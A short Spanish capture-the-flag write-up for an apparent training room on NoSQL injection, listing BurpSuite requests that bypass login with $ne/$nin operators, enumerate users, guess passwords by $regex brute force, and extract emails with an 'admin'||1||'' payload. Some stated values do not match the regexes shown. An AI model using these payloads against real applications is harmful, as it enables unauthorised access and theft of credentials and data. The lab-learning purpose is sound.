
NoSQL Injection

Luis Carlos Leaño Martin - Ing. Ciberseguridad


Room Completado




Write Up

Usamos BurpSuite para las siguientes Solicitudes.


```
user[$ne]=test&pass[$ne]=test
```





```
user[$nin][]=admin&pass[$ne]=test
```




```
user[$nin][]=admin&user[$nin][]=pedro&pass[$ne]=test
```





```
user[$nin][]=admin&user[$nin][]=pedro&user[$nin][]=john&pass[$ne]=test
```




Para las contraseñas empezamos con 7 y vemos que nos da error pero con 8 si nos da un archivo

```
user=admin&pass[$regex]=^.{7}$
```



Vamos calando a ver que caracteres tiene la contraseña vemos que la `a` si la tiene pero las siguientes tienen que ser por fuerza bruta.

```
user=admin&pass[$regex]=^a......$
```



Sacamos la contraseña de john que nos dice que son puros numero y con fuerza bruta sacamos que es la siguiente password.

```
user=john&pass[$regex]=^10584312$
password=105843
```

Se uso este payload para sacar los correos de los usuarios.

```
admin'||1||'
```